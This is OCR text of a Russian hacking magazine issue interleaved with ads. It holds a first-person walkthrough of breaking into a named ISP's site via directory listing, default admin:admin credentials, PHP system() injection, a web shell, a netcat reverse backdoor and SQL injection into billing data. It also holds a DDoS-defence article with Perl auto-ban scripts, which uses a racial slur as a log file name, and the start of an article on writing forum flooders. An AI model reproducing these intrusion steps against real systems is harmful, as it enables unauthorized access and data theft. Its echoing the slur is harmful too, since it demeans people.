борды был какой-то подозрительный тип гражданской наружности с ником mayurev.
Этот самый Маюрев был администратором сайта и, похоже, всего ISP'шного сервера. Теперь мне нужно было получить информацию об уязвимостях в форуме, которые бы позволили мне либо поднять права до административных, либо получить возможность взаимодействовать с машиной (читать директории, выполнять команды и так далее). В Гугле нашлась не-




какие еще уязвимости скрывает форум?



сайт жлобской конторы

как много юзеров хороших, но меня сегодня что-то тянет на плохих


ковыряем сорсы чата

хилая стопка сайтов с описанием багов к борде. В первую очередь там фигурировали разнообразные дырки, которые позволяли осуществить XSS. Но больше меня заинтересовала возможность раскрытия пользовательских данных. Сейчас немного расскажу об этом баге. Допустим, форум установлен в каталоге */home/public_html/pblang/*. Если мы залогинимся и обратимся с браузером к *www.example.com/pblang/sendpm.php?to=admin&subj=you_are_mafaka&num=1&orig=/home/public_html/pblang/db/members/admin*, то в результате должны прочесть файл с пользовательскими настройками, где будет находиться вся информация об этом юзере. Самые сладкие сведения лежат в первых нескольких строках:

```
$userid="1";
$password="тут будет MD5 хэш";
$username="Cool_Admin";
```

Теперь мне оставалось лишь составить подобный линк и скормить его браузеру, чтобы в ответ получить данные администратора с ником mayurev. Но меня постиг облом — вместо ожидаемой инфы меня просто перебросило в форму для отправки PM. Значит, нужно было искать другой путь. На некоторое время я задумался, что может мне помочь продвинуться дальше. Проходя весь путь от захода на сайт до текущего момента, я вспоминал детали. Вспомнив, что, ковыряя чат, я мог просматривать содержимое его папок, причем вложенный в каталог .htaccess не активировался и не препятствовал просмотру. Если с помощью уязвимостей в форуме я не могу читать пользовательские файлы, то стоило попробовать просмотреть директорию через браузер. В адресной строке я дописал db/members/ и ... увидел конфиги всех юзеров борды с мылами и хэшами паролей! Достав конфиг mayurev, я загрузил его в MD5Inside. Запустив софтину, я стал ждать. Но гадский пароль не хотел расшифровываться ни в какую. Прошло больше четырех часов, а перебор все продолжался и продолжался. Я решил не ждать окончания брутфорса, а продвигаться дальше, ведь, если что, мне было куда отступать — у меня была база с форума.

[infiltration] Как ты уже понял, в ходе исследования сервера я обнаружил возможность просмотра содержимого каталогов web-сервера. Впрочем, это получалось не всегда, но даже в таком случае просмотр блокировался не apache, а web-скриптом, который входил в комплект какого-нибудь проекта. Например, та же борда не позволяла мне шастать по всем папкам, выдавая Nice try bozo! :).

И я вновь вернулся на главную страницу . Адрес ее выглядел так: *www.visp.com.ua/site/3/index.php*. Теперь, зная, что возможно читать практически любой каталог в DOCUMENT_ROOT, я смело изменил содержание адресной строки на *www.visp.com.ua/site*. Передо мной вырисовалась довольно любопытная картина:

в папке лежали две неизведанные папки и несколько гифок: /4 и /5. В папке /4 лежал какой-то небольшой сайт, и что-то в нем мне показалось очень знакомым, он имел что-то схожее с index'ом V.I.S.T'a. И только перейдя в /5, я все понял, потому что в верхушке страницы красовалась надпись: «Автоматическая система управления сайтом «PHP Zener». Причем структура сайта была как две капли воды похожа на предыдущую. Вывод напрашивался сам собой — во всех трех папках (включая сам сайт провайдера) лежит одна и та же CMS. Да, действительно, провайдерский сайт был построен на этой системе, о чем правдиво свидетельствовало лого Powered by PHP Zener на главной страничке у ISP. Так, теперь нужно нарыть сорсы этой ЦМС, чтобы продолжить ковырять сайт. На сайте производителя я нашел 300-килобайтный архив с сорцами системы.


Давай разберемся, зачем мне понадобились исходники. Как в любой системе управления, в ZENER PHP есть администраторский интерфейс. Кроме того, большинство бесплатных скриптов имеют стандартные, заданные по умолчанию комбинации «логин:пароль». В исходниках я хотел найти именно дефолтный аккаунт, для того, чтобы потом попробовать залогиниться в CMS. Разархивировав сорцы, я бегло начал просматривать папки со скриптами. Внимание сразу же привлек файл userslist.php. Да, так я и думал — именно в нем и находились две стандартные учетные записи admin и editor. Хотя вместо паролей в чистом виде там лежали уже порядком поднадоевшие хэши, но это не было такой уже трагедией, так как не сложно было догадаться, какие пароли стояли по умолчанию к этим учетным записям :). Вернувшись на сайт с CMS в папку /5, я залогинился под admin:admin, и под списком разделов в левой части меню появилась ссылка на админский интерфейс! Теперь я админ, да здравствует Франция! :)

[административные проблемы] В центре администрирования меня прежде всего заинтересовал раздел «Файловый архив». Как было написано в хэлпе, тут можно было с легкостью создать группу файлов и загружать/удалять из нее инфу. Впрочем, все обстояло немного по-другому. Загрузить файл у меня не получалось, и причина крылась не столько в кривых руках, сколько в специфической структуре CMS. То есть «закачать» файл на сервер было нельзя, можно просто из этого меню сделать на него линк, в то время как сам файл должен находиться на локальной машине в папке download. Если же инфа находится на удаленном хосте, то на нее просто создается прямая ссылка. Получив облом с заливкой, я перешел в раздел «файловый менеджер», и тут неожиданно скрипт заругался на отсутствие какого-то конфигурационного файла. Либо это было сделано намеренно, либо web-мастеры профессионально курят бамбук :).

Так как работать с файлами я не имел возможности, я начал искать, куда бы можно было вставить свой php-код. Кроме того, редактировать я мог не все разделы из центра администрирования, что было довольно странно (к примеру, если я пытался изменить внешний вид главной страницы, то изменения попросту не сохранялись — как будто я был непривилегированым пользователем). Все эти обстоятельства заставили меня искать нестанда-

БЕСПЛАТНЫЙ СЫР

Как ты видишь, сайт ISP состоял практически полностью из фриварных скриптов и был построен на основе небольшой бесплатной CMS, что от части его и погубило. Вспомни, бесплатный сыр бывает только в мышеловке. Фриварные скрипты тем и хороши, что ты всегда можешь скачать их и, при желании, разобраться в структуре сценариев. Поэтому если ты увидел какой-нибудь популярный движок на сайте, то смело ищи в интернете архив с его исходником и принимайся за изучение. Можно также обратиться к порталам по компьютерной безопасности, где, вероятно, будет информация об уязвимостях проекта. Но глупое «скачал → запустил» не должно становиться принципом. Ведь, если грамотно настроить даже фриварный проект, тебя вряд ли поломают злые хакеры. Имей это в виду.







ДЕЛО № 45/3

СОВЕРШЕННО СЕКРЕТНО

МЕТРО 2

- воссозданные с фотографической точностью реальные московские места: станции метрополитена, Кремль, стройка МГУ;
- засекреченные объекты: Д6 – военная транспортная ветка под Москвой, известная также как «Метро-2», секретные лаборатории, подземные убежища, бункер Сталина;
- подлинное оружие, в том числе не встречавшиеся ранее в играх образцы, такие как противотанковая винтовка ПТРС-41.

НАЧАТО «27» января 2003

ОКОНЧЕНО «6» октября 2005

НА ----- ЛИСТАХ

ХРАНИТЬ ДО "__" _____ 19



G5 SOFTWARE

Товар сертифицирован.
По вопросам оптовых закупок обращаться по тел.: (095) 780 90 91, e-mail: buka@buka.ru

Бука


функциональная CMS ZENER


вся правда об админе

ртный выход из ситуации. Но я продолжил поиски для внедрения в сайт произвольного php-кода. Я выяснил, что данные можно было вставлять либо в тело новости, либо в текст статьи. Причем тэги «<» и «>» фильтровались. Нужно было действовать другим путем. Давай на секунду приостановимся и еще раз выясним, как все обстояло. Во-первых, на машине было 3 CMS, причем к двум из них я имел доступ (они были «пустышками», то есть рабочие сайты на них не крутились, был только основной шаблон. Третья CMS как раз работала в качестве сайта ISP, но залогиниться под админом туда было нельзя, потому что самой формочки для аутентификации просто-напросто не было. Решено было попробовать исследовать систему управления сайтом в папке /4. Туда я тоже залогинился под admin и опять прошелся по разделам — снова та же ситуация, что и в прошлой CMS. Но точно я знал, что разгадка крылась где-то рядом, но не мог понять, где именно. И вновь что-то заставило меня вернуться на главный провайдерский сайт. И тут, к моему удивлению, под меню с линками на форум, чат и гостевую появилась ссылка на администраторский интерфейс! Давай разберемся, почему это произошло. Смотри, когда я логинюсь под админом, в папке /5 или /4 начинается новая админская сессия. Как ты знаешь, обычно сессия длится до закрытия браузера, и действует она в пределах всего домена, который эту сессию открыл. А это значит, что если бы я залогинился в одной CMS, то автоматически логинился бы под тем же юзером на других. В обычном состоянии линк на панель администрирования недоступен, но как только ты заходишь под администратором, ссылка появляется. Я был на сто процентов уверен, что именно в этой CMS'ке файловый менеджер работает нормально и без косяков. Но картина оказалась не самой утешающей — та же ошибка об отсутствии файла. Перейдя в пункт «Внешний вид» (там содержится инфа о том, как будет отображаться главная страница), я увидел формочки с подписями «баннер» и «счетчик» (там хранились их html-коды), причем в поле «счетчик» php-тэги не фильтровались, там напрямую подключался сценарий счетчика! То есть, другими словами, я мог вставить в это окошко свой кусок кода, и он должен был выполниться.Я скопировал текст счетчика в блокнот, а на его место всунул нехитрый скрипт <?php system("id"); ?>. Сохранив изменения, я обновил главную страницу (счетчик находился на ней), но результата выполнения команды видно не было. Я был уже в одном шаге от успеха, но мне осталось разобраться, почему не происходило сохранения изменений. Методом исключительно научного тыка я попал в раздел «управление пользователями» и увидел несколько учетных записей. Человек пять из них были простые юзеры, и лишь один обладал правами админа сайта — это был тот самый mayurev :).Я просмотрел инфу о его учетной записи: тут было очень много полезных данных, в том числе и форма для изменения пароля. То есть, грубо говоря, я мог внаглую поменять пароль mayurev'у, залогиниться под ним и сделать с сайтом все что угодно, начиная от красивого дефейса, заканчивая выполнением системных команд через формочку для кода счетчика и полным дестроем сайта. Причем никаких ограничений у этого пользователя, в отличии от юзера admin, не было. Впрочем, было одно «но»: если я поменяю пароль, то спалюсь. К счастью, CMS у нас была, как ты помнишь, не одна, а целых три (в папках /3, /4, /5). Возможно, mayurev создал несколько учетных записей в одной из этих (в качестве теста). Так и случилось — в CMS /4 был создан точно такой же пользователь mayurev с неограниченными правами. Все! Выход найден. Меняем маюреву пароль и заходим под ним в раздел «внешний вид», где в форму счетчика вписываем <?php system("uname -a; w ; ls -la /"); ?>. Сохраняем изменения, и топаем на главную страницу — ура! Системная команда выполнилась, и показала версию ОС (к слову, это был линукс с неандертальским ядром 2.2.24). Теперь самое время начать свое вторжение к центру машины.

[последние штрихи] Самый простой план действий состоял в загрузке на сервер web-шелла и последующей организацией back-connect'a (ведь все порты тачки были наглухо закупорены файрволом). Сказано — сделано, загрузив rst шелл (уже ставший классикой), я запустил на своей доверенной машине netcat на 4000 порту.

Реверсивный перловый бэкдор послушно приконектился. Теперь у меня был доступ к полноценной оболочке. Следующим моим заданием было выявление местонахождения биллинговой базы. Это было довольно просто. На главной странице V.I.S.P'a была ссылка на статистику использования аккаунта. Скрипт статистики был нехитрым: нужно было ввести логин и пароль, причем сценарий страдал простейшей SQL-инъекцией. Если в качестве пароля передать кавычку ('), скрипт без вопросов пропустит на страницу и выведет подробный отчет о состоянии счета (жалко, что пароль не выводил). Если скрипт выдает инфу о счете, значит, он напрямую связан с биллинговой системой. Сценарий статистики назывался account.cgi. Поэтому мне оставалось вбить в консоли locate account.cgi и сделать head на нужный файл


успешная атака святая святых провайдера — биллинговой базы

СКРЫТНЫЙ ИНДЕЕЦ

Вообще-то по умолчанию индеец Apache не должен показывать содержимое каталогов. Специалисты и вовсе рекомендует отключать индексирование каталогов. Если ты параноик, то можешь вообще удалить модуль mod_autoindex. Если же индексация каталогов все же нужна, то необходимо позаботиться, чтобы конфиденциальные данные были защищены. Для этого придуманы файлы .htacces .htpasswd. Они служат для разграничения доступа и аутентификации. Поэтому, если тебе дорога твоя инфа, не поленись запретить важный каталог для просмотра извне. Например, так:

```
linux_box# cat>.htaccess
Order deny,allow
Dene from all
Allow from 127.0.0.1
```

Это запретит кому-либо просматривать эту директорию, если только подключение не было осуществлено с локалхоста.



БУДЬ В i-mode



Ты войдешь в новый интернет быстрее, чем перевернешь эту страницу!



Нажми на кнопку...

...и ты в интернете!
Кнопка i-mode™ – это быстрый доступ к возможностям интернета в твоем мобильном телефоне. Почта, новости, афиша, погода, спорт, мелодии, картинки и многое другое. Теперь не нужно никаких настроек. Все просто: теперь твой новый телефон с кнопкой i-mode уже готов к работе!

Подробности в офисах МТС
и центрах мобильной связи СВЯЗНОЙ
www.imode.mts.ru www.svyaznoy.ru





Лицензии Министерства РФ по связи и информатизации № 24136, № 21780, № 17333. Товар сертифицирован. i-mode и логотип i-mode являются зарегистрированными товарными знаками компании NTT DoCoMo в Японии и других странах. Услуга предоставляется при наличии телефона с поддержкой i-mode. Информация о региональных лицензиях и территории действия услуги на www.mts.ru



Есть ли жизнь под DDoS-ом?

В МАССОВЫХ ИЗДАНИЯХ ТЕМА DDOS ОСВЕЩЕНА СО ВСЕХ СТОРОН. МНОГИЕ АВТОРЫ ПИШУТ О DDOS-АТАКАХ, ОБ ИХ РЕАЛИЗАЦИЯХ И О ПОСЛЕДСТВИЯХ. НО МАЛО КТО ЗАДУМЫВАЕТСЯ ПО ПОВОДУ ВОПРОСА ЗАЩИТЫ ОТ ПОДОБНЫХ НАПАДЕНИЙ. КОГДА КОНЕЧНЫЙ ПОЛЬЗОВАТЕЛЬ САМ СТАЛКИВАЕТСЯ С ТАКОЙ АТАКОЙ, ТО, ПО ПОНЯТНЫМ ПРИЧИНАМ, ОН НЕ ЗНАЕТ, ЧТО ДЕЛАТЬ, И КУДА БЕЖАТЬ. НА САМОМ ДЕЛЕ, НИКУДА БЕЖАТЬ НЕ НАДО — ДОСТАТОЧНО ПРОЧИТАТЬ ЭТУ СТАТЬЮ | Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

DDoS

Методы защиты от масштабных нападений

[столкновение с проблемой] Однажды, имея достаточно крупный ресурс на попечении, я столкнулся с серьезной проблемой. Кто-то заказал масштабную DDoS-атаку на мой проект. Симптомы нападения были налицо: при обращении к web-сайту Апач дико тормозил и возвращал контент лишь через десять минут. При заходе в консоль демон sshd вообще не отвечал на мои запросы. Сперва я подумал, что произошла какая-то фигня на сервере, и попросил мой датацентр перезагрузить машину (сайт проекта располагался на выделенном сервере в USA). После внеплановой перезагрузки с горем пополам мне все-таки удалось войти в консоль. Что я там увидел — не описать словами. Процессор был загружен на 100%, а показатель Load Overage достигал 160. Стоило мне убить процесс httpd, как машинка ожила, и загрузка мигом снизилась до нуля. Стало ясно, что боты бомбят запросами WWW-сервис. Проблему нужно было как-то решать, и только тогда я понял, что рациональных методов защиты от DDoS не существует.

Многие авторы в своих статьях рекомендуют обратиться к провайдеру и попросить администрацию использовать фаервол на определенные IP-адреса на вышестоящем брандмауэре. Эта идея хороша тем, что юзеру вообще не нужно париться насчет нападений, однако прием работает не всегда. Когда я написал администрации датацентра об атаке, те просто пожали плечами и ответили, что ничего делать не собираются. Мол, у тебя есть свой файрвол, вот и обороняйся сам. Кстати сказать, подобную политику ведут многие хостинги и центры. С виду, ситуация выглядела неизбежной, но нужно было что-то предпринять, ведь оставаться без денег я тоже не хотел.

[модульная защита] С головой окунувшись в инет, я пытался найти средство защиты от DDoS. Казалось бы, под потоком левых запросов находился всего один сервис, значит, решение проблемы должно быть где-то на поверхности. На одном из ресурсов, я обнаружил ссылку на модуль для Apache под названием mod_dosevasive. По словам разработчика, данный плагин позволяет защититься от крупномасштабной атаки, если последняя нацелена на Apache. Мне предстояло это проверить. Я скачал сам модуль по ссылке *www.nuclearelephant.com/projects/dosevasive/mod_dosevasive_1.10.tar.gz* и достаточно быстро поставил его на сервер. Оставалось лишь отконфигурировать httpd.conf и забыть о проблемах. По крайней мере, так писалось в README к модулю :).

В конфиг Апача мною было добавлено несколько строк:

```
[добавка в httpd.conf]

<IfModule mod_dosevasive.c>
DOSHashTableSize  3097
DOSPageCount    2
DOSSiteCount    50
DOSPageInterval   1
DOSSiteInterval   1
DOSSystemCommand            "echo %s >> /var/log/niggerz"
</IfModule>
```

Для большего понимания давай рассмотрим подробнее вышеописанные строки. В первой строке инициализируется размер так называемой хэш-таблицы, которая обрабатывает запросы к WWW-серверу. Затем располагаются счетчики запросов к одной странице и ко всему сайту. Интер-



вал обращения по умолчанию равен одной секунде — это видно из последующих директив. Таким образом, если кто-то обратился к одной странице трижды за одну секунду, IP-адрес неприятеля будет заблокирован. Тот же самый результат произойдет в случае многократного обращения (50 попыток в секунду) к любой странице сайта. Однако по умолчанию модуль просто возвращает ошибку 403 после блокировки. Даже в этом случае при масштабной атаке нагрузка на сервер может быть очень большой. Чтобы избежать подобного, я настроил модуль на простое добавление адреса в блэк-лист */var/log/niggerz* с последующей обработкой этого файла специальным скриптом. Следовало учитывать, что операция записи происходит с правами nobody, поэтому необходимо установить атрибут 666 на файл. Итак, система была настроена, и оставалось лишь запустить httpd. Как и ожидалось, после старта в списке злобных ниггеров стали появляться первые IP-адреса. Но почему-то там их было не так много, как я предполагал. Каждую минуту через crontab запускался специальный скрипт, который загонял в бан все адреса, накопившиеся в листе, а затем обнулял этот список. Все вроде бы работало, но особого эффекта не давало. Система также тормозила, а httpd вообще перестал инициализировать новые соединения.



Чтобы включить файрвол, необходимо выполнить команду sysctl -w net.inet.ip.fw.enable=1. Но не забывай, что во FreeBSD политикой по умолчанию является Deny, поэтому перед активацией файрвола нужно добавить правило ipfw add 65000 allow ip from any to any.



На нашем замечательном диске ты как всегда найдешь все исходники скриптов, которые были описаны в этой статье, а также упомянутый модуль для Апача.

[не знаешь сам — спроси товарища] Поиски каких-либо решений в Сети оказались тщетными. На форумах проблема DDoS практически не обсуждалась, а если о ней и говорили, то готовых солюшенов никто не предлагал. Ничего не оставалось, как спросить знакомых админов по ICQ. Один из них поделился со мной замечательным скриптом, который впоследствии и натолкнул меня на разработку собственных методов защиты от коварных атак.
Сценарий был написан на языке Perl и не отличался особой сложностью. Каждую минуту он вызывался по крону и при запуске смотрел результат выполнения команды netstat -ant|grep ESTABLISHED. Затем устанавливался какой-то предел соединений. Если данный лимит был превышен, IP-адрес заносился в черный список файрвола. Таким образом, мой товарищ не раз защищался от масштабной атаки.
Поблагодарив админа, я решил установить этот сценарий в мою систему. После небольшой переделки, скрипт был готов к использованию и выглядел примерно так:


[простой скрипт для защиты от DDoS]

```
#!/usr/bin/perl
@output=`netstat -ant|grep ESTABLISHED|awk '{print(\$4,\$5)}'`;
$arg=$ARGV[0];
foreach $line (@output) {
chomp($line);
$line=~/(.*\..*\..*\..*)\..* (.*\..*\..*\..*)\..*/;
$devs{'63.33.33.33'}="sis0";
$src{$2}=$devs{$1};
$ips{$2}=$ips{$2}+1;
}
foreach $ip (sort keys %ips) {
if ($src{$ip}) {
if ($arg eq '0') { print "($src{$ip}) $ip => $ips{$ip}\n"; }
if ($ips{$ip} > 7) {
chomp($date=`date +'%d.%m.%y %H:%M:%S'`);
open(f, ">>/var/log/attack.log");
print f "$date -> attack/scan from $ip [$ips{$ip}]\n";
close f;
system("/sbin/ipfw -q add 13 deny ip from $ip to me");
}}}
```

ПОХОЖИЕ ФАЙРВОЛЫ

Если ты счастливый обладатель Linux, то переделать скрипты не составит особого труда. Следует лишь вместо ipfw использовать файрвол iptables. Однако нужно помнить, что слово setup, которое отвечает за тип ESTABLISHED-соединения, должно быть заменено на конструкцию -m state --state ESTABLISHED.
Следует также внедрить механизм сохранения правил после перезагрузки. Здесь существует два варианта — либо пользоваться сервисными командами (наподобие, */sbin/service iptables save*), либо заносить правило в список вручную. При последнем приеме не забывай, что список правил iptables обычно хранится в /etc/sysconfig/iptables.

ядерные настройки файрвола



собираем почтовые адреса

Думаю, в этом коде ты сможешь разобраться и без дополнительных комментариев. Тем более, что работу сценария я уже описал. Лимит соединений в моем случае был равным семерке. Помимо основной функции, скрипт выводит статистику соединений, чтобы администратор знал, кто в данный момент его атакует :).

[изучаем журналы] Но и этот прием не дал стопроцентной защиты от атаки. Через пару часов показатель нагрузки реально снизился на 40%, пач перестал тормозить, но все равно чувствовалось, что атака продолжается. Причем, надо отметить, что стандартный файрвол успешно справлялся с натиском неприятеля, просто существовали какие-то специальные боты, которым удавалось обходить хитроумный скрипт.

И я обнаружил этих ботов всего за несколько минут :). Для этого мне пришлось включить опцию verbose в моем файрволе ipfw. Это делается простой командой sysctl -w net.inet.ip.fw.verbose=1. Затем я создал небольшое правило, обрабатывающее все пакеты. Данный рулес должен опережать по номеру правило, которое запрещает весь трафик на машину. Я выбрал в качестве идентификатора число 50000. Сама команда добавления выглядела следующим образом:

```
ipfw add 50000 count log logamount 0 ip from any to me 80
```

Теперь можно было приступить к анализу файла */var/log/security*. Туда по умолчанию, стали записываться все обращения к серверу на 80 порт. Немного переделав вышеописанный сценарий, я стал перечитывать фиксированный фрагмент лога (командой tail -1000 */var/log/security*) и брать оттуда число обращений. Результат не заставил себя долго ждать — всего после 2-3 запусков нагрузка на сервер вновь упала.

Но подобным методом нельзя было защититься на все 100%, потому как за время своей работы скрипт уже успел забанить 20–30 легальных посетителей ресурса :). Это объясняется тем, что обычный пользователь при определенных условиях вполне может превысить мой лимит обращений (при обновлении страницы или при слабом канале).

Вышеописанной защитой я пользовался три дня. За это время, как я уже говорил, в бане файрвола накопилось порядка сотни добропорядочных пользователей. Запускать сценарий приходилось три-четыре раза в день. Подобная защита, несомненно, действовала, но доверять ей на все сто процентов было нельзя. Поэтому я решил разработать новый вариант протекта против DDoS-атаки. В этом мне очень помогла система журналирования Apache.

Мне захотелось посмотреть на запросы, которые боты посылают WWW-серверу. Как оказалось практически все реквесты были одинаковыми и неотличимыми от пользовательских. На первый взгляд в запросе фигурировал Referer, правильно оформленное обращение на рандомную, но существующую страницу, и реальный UserAgent. Однако последнее поле заставило меня усомниться в правильности запроса. В большинстве залогированных строк, UserAgent имел префикс Win 98.x. Видимо, это и была единственная отличительная черта обычных реквестов от вражеских. В моей голове уже родился план новой защиты сервера от ботов. И уже через 15 минут я его реализовал в виде компактного Perl-сценария. Грех не привести его исходный код, потому как многим администраторам он пригодится.

[perl-скрипт, спасающий от DDoS]

```
#!/usr/bin/perl
$num=`cat /var/log/rule`; # В этом файле хранится номер правила
chomp $num;
$cmd='tail -1000 /usr/local/apache/logs/access.log|grep Win 9x 4.|cut -f1
-d |sort -u'; # Выгребаем последние 1000 записей с шаблоном, выре-
заем из нее IP-адрес и убиваем дубликаты
@cmd=`$cmd`;
chomp @cmd;
foreach $each (@cmd) {
chomp $each;
$rule=0;
chomp $rule;
open(DB,"/var/log/niggerz");
while(<DB>) {
if (/$each/) { $rule=1; break } # Если адрес уже есть в базе — завершаем работу
}
close(DB);
unless ($rule) {
system("/sbin/ipfw add $num deny ip from $each to me 80"); # В против-
ном случае — заносим IP в блэк-лист
open(LOG,">>/var/log/dos.log");
print LOG "banned ip $each as rules $num\n";
close(LOG);
open(DB,">>/var/log/niggerz");
print DB "$each\n"; # И добавляем запись в лог и в базу ниггеров :).
close(DB);
$num++;
}}
`echo $num > /var/log/rule`; # Обновляем номер правила
```

Этот сценарий парсит журнал на предмет отличительных запросов, выделяет из них ip-адрес, а затем ищет аналогичный айпишник в специальной базе. Если адрес не найден, значит, его нет в правилах ipfw, следовательно, он там незамедлительно появляется :). В противном случае, ip бота уже был забанен, поэтому сценарий не засоряет файрвол повторным правилом.

Скрипт antiddos.pl запускается через crontab каждую минуту. Этого вполне хватает, чтобы отразить атаку 2–3 тысяч ботов, как было в моем случае. Единственный минус в работе сценария заключается в том, что он не может быстро восстановить работоспособность сервера. Иными словами, при излишне активной атаке (20–30 запросов в один момент времени), сервер все равно уходит в анабиозное состояние, но возвращается из него через 3–4 минуты :).

[админ спит, атака идет] Если ты думаешь, что я поставил сценарий и забыл о ботах, то ошибаешься :). Несмотря на то, что за трафик я не платил (а боты нагоняли в день около 500 мегабайт мусора), я захотел справедливости. Поэтому моей задачей было отписать в abuse всем network-администраторам тех сетей, на которых крутились боты, тем самым разрушив ботнет. В течение часа с помощью команды whois, bash-евых средств автоматизации и какой-то матери :), я собрал почтовые адреса на 90% ботов. Моя задача упрощалась тем, что в большинстве случаях атака велась из одной подсети. Таким образом, мне понадобилось написать всего 400 жалоб, чтобы сообщить обо всех уязвимых машинах. Задача была выполнена всего за три часа, и уже через день я получил добрую половину ответов от админов, которые обещали обезвредить заразную машину. Всего через неделю поток флуда на мой сервер полностью прекратился. Видимо, ботмастер понял, что со мной опасно иметь дело, или заказчик флуда перестал платить деньги за атаку. В любом случае, я одержал победу над злодеями, чему до сих пор очень рад.

Мораль басни такова: даже если тебя атакуют несколько тысяч ботов, а вышестоящий провайдер отказывается помогать, действуй самостоятельно. В статье я привел несколько готовых решений по защите от самых опасных атак, твоя задача — выбрать оптимальный вариант. Если ты платишь за трафик и не один вариант тебя не устраивает, попробуй сменить датацентр на более дружелюбный, где заботятся о каждом клиенте, или хотя бы не берут деньги за трафик :)

КОМПЕТЕНТНОЕ МНЕНИЕ

Большинство DDoS-атак базируется на особенностях работы протокола TCP/IP, в частности, на способе обработки входящих пакетов с флагом SYN. Эти атаки достаточно сложно предотвратить, особенно, если система подразумевает общедоступные входящие соединения. Также осложняет борьбу с такими атаками тот факт, что они, как правило, проводятся со множества адресов, зачастую находящихся в разных сегментах Сети и принадлежащих разным операторам связи. Поэтому какого-то стопроцентного способа борьбы с нападениями попросту не существует. На данный момент самое действенное средство борьбы с этим типом атак — это контроль со стороны оператора связи, который должен обеспечивать их быстрое обнаружение и блокирование этого трафика на входе в свой сегмент сети. Операторы связи пытаются предотвращать подобные атаки путем установки фильтров, которые отсекают такой трафик в автоматическом режиме. Особенно эта практика распространена у зарубежных операторов связи. Причем зачастую от действия таких фильтров страдают обычные пользователи, так как достаточно сложно отличить трафик DDoS-атаки от некоего приложения, устанавливающего одновременно несколько соединений с каким-либо узлом. *Краснов Алексей. Системный администратор компании Медиател* (*www.mediatel.ru*)

Необъятная магическая вселенная в ваших руках!

SpellForce

Spellforce - одна из самых успешных стратегий в истории компьютерных игр

SpellForce — The Order of Dawn

SpellForce — The Breath of Winter

86 GameStar SPELLFORCE: BREATH OF WINTER

SpellForce — Shadow of the Phoenix

83 GameStar SPELLFORCE: SHADOW OF THE PHOENIX

SpellForce — Gold Edition











© 2005 «Phenomic Game Development». All Rights Reserved. © 2005 «JoWooD Productions». All Rights Reserved.
© 2005 «Game Factory Interactive». All rights reserved. © 2005 «Руссобит-Паблишинг». Все права защищены.
Розничная продажа в магазинах фирмы "М.видео"

Не стоит забывать, что все действия хакера противозаконны, поэтому данная статья дана лишь для ознакомления и организации правильной защиты с твоей стороны. За применение материала в незаконных целях, автор и редакция ответственности не несут.

WEB-наводнение

НЕОТЪЕМЛЕМОЙ ЧАСТЬЮ «ЗАЩИТЫ ИНФОРМАЦИИ» ЯВЛЯЕТСЯ ЗАЩИТА WEB-КОНТЕНТА. ПОЭТОМУ ВЕБ-МАСТЕРЫ ДОЛЖНЫ НЕ ТОЛЬКО УМЕТЬ ГРАМОТНО УПРАВЛЯТЬ САЙТОМ, НО И УМЕТЬ ЕГО ЗАЩИЩАТЬ ОТ РАЗНОЙ НЕЧИСТИ, ВРОДЕ СКРИПТИДДИСОВ И ФЛУДЕРОВ, КОТОРЫХ СЕЙЧАС РАЗВЕЛОСЬ ПОЛНЫМ ПОЛНО В СЕТИ. СЕГОДНЯ МЫ ПОБУДЕМ В РОЛИ ПЛОХИХ ПАРНЕЙ. ВМЕСТЕ МЫ РАССМОТРИМ ОСНОВЫ ПРОЦЕССА ЗАФЛУЖИВАНИЯ WEB-ПРИЛОЖЕНИЙ. УЗНАЕМ ТОНКОСТИ АВТОМАТИЗАЦИИ «НАВОДНЕНИЯ» НА ПРИМЕРЕ САМОПАЛЬНОГО ФОРУМНОГО ДВИЖКА И НАПИШЕМ ДЛЯ НЕГО СВОЙ ПОЛНОФУНКЦИОНАЛЬНЫЙ ФЛУДЕР. ИТАК, ПРИСТУПИМ! | Александр Любимов aka Sashiks (real_sshx@mail.ru)

Учимся флудить неприятельские форумы

[первые шаги] Давай для начала разберемся, как работает, к примеру, элементарная гостевая книга. Чтобы не говорить слишком абстрактно, я рассмотрю стандартный прототип гостевухи, который состоит из следующих частей:

